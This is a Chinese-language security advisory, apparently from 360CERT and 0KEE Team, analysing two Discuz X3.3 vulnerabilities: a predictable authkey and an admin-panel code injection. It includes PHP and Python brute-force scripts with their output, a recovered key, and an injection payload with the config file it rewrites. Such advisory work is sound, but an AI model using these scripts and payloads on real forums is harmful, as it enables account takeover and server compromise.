《Discuz X3.3 补丁安全分析》

安全报告：Discuz X3.3 补丁安全分析
报告编号：B6-2017-082201
报告来源：360 网络安全响应中心 && 360 信息安全部 0KEE Team
报告作者：360 网络安全响应中心 && 360 信息安全部 0KEE Team
更新日期：2017 年 8 月 22 日

目 录

0x00 背景介绍

Discuz 官方于 2017 年 8 月 1 号发布最新版 X3.4 版本，在最新版本中修复了多个安全问题。360CERT 和 360 0KEE Team 遂对该事件进行跟进。

0x01 漏洞概述

360CERT 和 360 0KEE Team 通过对比 Discuz_X3.3_SC_UTF8 与 Discuz_X3.4_SC_UTF8 版本，发现 X3.3_SC_UTF8 版本存在数个漏洞。本报告主要涉及两个漏洞：

1. authkey 生成算法的安全性问题：

   用户在初次安装软件时，系统会自动生成一个 authkey 写入全局配置文件和数据库，之后安装文件会被删除。该 authkey 用于对普通用户的 cookie 进行加密等密码学操作，但是由于生成算法过于简单，可以利用公开信息进行本地爆破。

2. 后台任意代码执行问题：

   管理员在后台对数据库连接密码进行修改时，由于没有对输入进行检查，导致任意代码执行。

0x02 漏洞攻击面影响

1. 影响面

Discuz 基本上是基于 Cookie 而非 Session，所以一旦 authkey 被获取，将导致 Cookie 的加密失效，进而可以解密 Cookie 的 auth 字段获取用户的密码。

系统中其他逻辑也大量使用了 authkey 和 authcode 算法，该漏洞可导致一系列安全问题：伪造 ulastactivity 可控制 session 持久时间；邮箱校验的 hash 参数被破解，导致任意邮箱注册等。

另外一旦拥有一个管理员账号，则可利用后台任意代码执行漏洞，在后台 Getshell 进而控制服务器。

经过 360CERT 与 360 0KEE Team 研判后确认，**漏洞风险等级高，影响范围广。**

2. 影响版本

通过代码分析，确定涉及如下版本：

- Discuz_X3.3_SC_GBK
- Discuz_X3.3_SC_UTF8
- Discuz_X3.3_TC_BIG5
- Discuz_X3.3_TC_UTF8
- Discuz_X3.2_SC_GBK
- Discuz_X3.2_SC_UTF8
- Discuz_X3.2_TC_BIG5
- Discuz_X3.2_TC_UTF8
- Discuz_X2.5_SC_GBK
- Discuz_X2.5_SC_UTF8
- Discuz_X2.5_TC_BIG5
- Discuz_X2.5_TC_UTF8


3. 修复版本

- Discuz_X3.4_SC_GBK
- Discuz_X3.4_SC_UTF8
- Discuz_X3.4_TC_BIG5
- Discuz_X3.4_TC_UTF8

0x03 漏洞详情

1. authkey 生成算法的安全性漏洞

Discuz_X3.3_SC_UTF8\upload\install\index.php 中



authkey 的生成方法如下：

```
$authkey =
substr(md5($_SERVER['SERVER_ADDR'].$_SERVER['HTTP_USER_AGENT'].$dbhost.$dbuser.$d
bpw.$dbname.$username.$password.$pconnect.substr($timestamp, 0, 6)), 8, 6).random(10);
```

可以看出 authkey 主要由两部分组成：

MD5 的一部分（前 6 位） + random 生成的 10 位

跟入 random 函数

```
516    function random($length) {
517        $hash = '';
518        $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
519        $max = strlen($chars) - 1;
520        PHP_VERSION < '4.2.0' && mt_srand( seed: (double)microtime() * 1000000);
521        for($i = 0; $i < $length; $i++) {
522            $hash .= $chars[mt_rand(0, $max)];
523        }
524        return $hash;
525    }
```

由于字符生成集合是固定的，且没有重复字符，那么函数中每一次生成 hash 都唯一对应了 chars 数组中的一个位置，而且是使用同一个 seed 生成的。

在之后的代码中使用了同样的 random 函数：

```
$_config['cookie']['cookiepre'] = random(4).'_';
```

Cookie 的前四个字节是已知的，并且使用了同样的 random 函数，那么思路很明显：

通过已知的 4 位，算出 random 使用的种子，进而得到 authkey 后 10 位。那剩下的就需要搞定前 6 位，根据其生成算法，只好选择爆破的方式，由于数量太大，就一定要选择一个本地爆破的方式（即使用到 authkey 而且加密后的结果是已知的）。

在调用 authcode 函数很多的地方都可以进行校验，在这里使用找回密码链接中的 id 和 sign 参数：

sign 生成的方法如下：


```
function dsign($str, $length = 16){

 return substr(md5($str.getglobal('config/security/authkey')), 0, ($length ? max(8, $length) : 16));

}
```

爆破 authkey 的流程：


1. 通过 cookie 前缀爆破随机数的 seed。使用 php_mt_seed 工具。
2. 用 seed 生成 random(10)，得到所有可能的 authkey 后缀。
3. 给自己的账号发送一封找回密码邮件，取出找回密码链接。
4. 用生成的后缀爆破前 6 位，范围是 0x000000-0xffffff，和找回密码 url 拼接后做 MD5 求出 sign。
5. 将求出的 sign 和找回密码链接中的 sign 对比，相等即停止，获取当前的 authkey。


2. 后台任意代码执行漏洞

对比 X3.4 与 X3.3 版本发现漏洞存在于：upload\source\admincp\admincp_setting.php



在 2535 行左右，在后台对 UCenter 的密码进行更新的时候，没有对输入的密码进行检查，直接写入到配置文件，导致我们可以闭合前面的单引号从而达到 getshell 的目的，这里仅做了一个连接测试，如果连接成功则写入配置文件。






0x04 漏洞利用验证

1. authkey 生成算法的安全性漏洞

使用一个普通用户登录：



获取 cookie 前 4 位：uie7

```php
<?php
$str = "uie7";
$randStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz";

for($i=0;$i<strlen($str);$i++){
    $pos = strpos($randStr,$str[$i]);
    echo $pos." ".$pos." "."0 ".(strlen($randStr)-1)." ";
    //整理成方便 php_mt_seed 测试的格式
    //php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]

}
echo "\n";
```

使用上述脚本整理成 php_mt_seed 的参数格式：

```
[root@linux php_mt_seed-3.3]# php 1.php
56 56 0 61 44 44 0 61 40 40 0 61 33 33 0 61
[root@linux php_mt_seed-3.3]#
```

接着再用 php_mt_seed 生成 seed：


```
[root@linux php_mt_seed-3.3]# ./php_mt_seed 0 61 0 61 0 61 0 61 0 61 0 61
0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 56 5
6 0 61 44 44 0 61 40 40 0 61 33 33 0 61 > 1.txt
```

这里 php_mt_seed 的参数是：

```
0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 610 61 0 61 0 61 0 61 0
61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 0 61 56 56 0 61 44 44 0 61 40 40 0 61 33 33 0 61
```

在这里需要注意：

php_mt_seed 多参数时是 4 个数为一组，含义如下图：



我们拿到的是第 11-14 次的随机数，要去估算第 1-10 次的，所以前面要空 10 组位置。

得到所有的种子后（ 约 250-300 ），使用如下脚本处理得到所有可能的 random(10):

```php
function random($length) {
    $hash = '';
    $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
    $max = strlen($chars) - 1;
    PHP_VERSION < '4.2.0' && mt_srand( seed: (double)microtime() * 1000000);
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}


$handle = @fopen( filename: 'C:\\1.txt', mode: "r");
if ($handle) {
    while (!feof($handle)) {
        $buffer = fgets($handle, length: 4096);
        $buffer = str_replace(array("\r\n", "\r", "\n"), replace: "", $buffer);
        mt_srand(intval($buffer));
        echo random( length: 10)."\n<br>";
    }
    fclose($handle);
}
```

然后重置密码，得到找回链接：


您只需在提交请求后的三天内，通过点击下面的链接重置您的密码：
http://115.29.144.88/discuz/upload/member.php?mod=getpasswd&uid=2&id=H29lgx&sign=9bb05472aba59afc
(如果上面不是链接形式，请将该地址手工粘贴到浏览器地址栏再访问)

整理后执行爆破脚本：

```
def main():
    sign = '9bb05472aba59afc'

    chrs = '0123456789abcdef'

    with open('random10.txt') as f:
        random10 = [suffix_list.strip() for suffix_list in f]

    suffix_list = sorted(set(random10), key=random10.index)
    print suffix_list

    r = itertools.product(chrs, repeat=6)

    start_time = time.time()
    for j in r:
        for suffix in suffix_list:
            prefix = "".join(j)
            authkey = prefix + suffix
            print authkey, dsign(authkey)
            if dsign(authkey) == sign:
                print "authkey found:", authkey
                print "Used time:", time.time() - start_time
                return "authkey found:", authkey


if __name__ == "__main__":
    main()
```

最后破解出来为： 7e2000vULc0oQETA


对比数据库中数据，可以看出是一致的。




2. 后台任意代码执行漏洞

在管理员输入 UCenter 的密码时，对于用户的输入没有过滤，导致了输入的数据直接写入文件中，利用步骤如下：

1. 以管理员身份登录后台
2. 设置一个可以远程访问的 mysql，密码为：123');phpinfo();//
3. 修改 UCenter 数据库密码为上述密码
4. 更新后即 Getshell



配置文件中的内容也被修改：



```php
<?php


define('UC_CONNECT', 'mysql');

define('UC_DBHOST', '192.168.62.145');
define('UC_DBUSER', 'root');
define('UC_DBPW', '123');phpinfo();//');phpinfo();//');
define('UC_DBNAME', 'test');
define('UC_DBCHARSET', 'utf8');
define('UC_DBTABLEPRE', '`test`.pre_ucenter_');
define('UC_DBCONNECT', 0);

define('UC_CHARSET', 'utf-8');
define('UC_KEY', '
'N6a1TdW6Ibp1B727s69b72eee4ufp6Yet86aZcC0M5v9d197I41d68n19dX5m3o0');
define('UC_API', 'http://127.0.0.1/Discuz_X3.3_SC_UTF8/upload/uc_server');
define('UC_APPID', '1');
define('UC_IP', '');
define('UC_PPP', 20);
```

0x05 修复建议

Discuz 官方已经在 2017 年 8 月 1 日发布最新版，请用户检查自己使用的版本，并及时更新至最新版。

0x06 时间线

2017-08-01	Discuz 官方安全更新
2017-08-07	360CERT 和 0KEE Team 完成对新版本的首次分析
2017-08-22	360CERT 和 0KEE Team 完成对后续分析并形成报告

0x07 参考文档

https://git.oschina.net/ComsenzDiscuz/DiscuzX/commit/8446bd9e897bb19672389cc4aed42716ccd0f537

https://git.oschina.net/ComsenzDiscuz/DiscuzX/commit/bb600b8dd67a118f15255d24e6e89bd94a9bca8a

http://www.openwall.com/php_mt_seed/